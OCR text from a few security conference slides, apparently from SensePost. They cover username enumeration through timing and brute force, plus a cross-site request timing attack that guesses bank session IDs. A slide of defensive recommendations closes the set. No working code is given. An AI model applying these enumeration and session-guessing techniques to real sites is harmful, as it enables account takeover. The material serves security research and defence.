


Timing + BruteForce – {haroon|marco}@sensepost.com

http://alice.sensepost.com/brute.html

```
Trying bob..
Trying tom..
Trying foo..
Trying marco : Valid Username
Trying bradley..
Trying haroon..
Trying charl..
Trying nick..
Trying herman..
Trying gareth..
```

(D) X.S.R.T


Client
STEP 1 – BROWSE ATTACKER SITE
User Browses Attacker's Site
Attacker Sets Cookie – US-0-9999
STEP 2 – XSRT REQUEST
2ms
2ms
2ms
5ms
GET /showBalance.cgi?SessionID=0000
GET /showBalance.cgi?SessionID=0001
GET /showBalance.cgi?SessionID=....
GET /showBalance.cgi?SessionID=0801
0801 – 5ms – Success!
STEP 3 – RESPOND TO ATTACKER
Attacker
Client A
Client B
Client C
Client D
Bank.com

Conclusion.

- Developers:
  - Make sure you are not throwing away, valuable intel through timing delta’s
  - Investigate the standard XSRF detection techniques
- Network Security Admins:
  - Re-examine least privelege, Does your SQL Server need DNS?
  - Does your IDS detect spurious DNS requests? (to your own DNS Server?)
  - Would you spot the Timing Attacks in your logs?
- Pen-Testers / Researchers:
  - XSS + Header Injection..
  - Grab a copy of squeeza from http://www.sensepost.com/research/squeeza
  - Add modules / Drop us feedback
- All:
  - Feedback
  - http://www.sensepost.com/blog

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Questions ???

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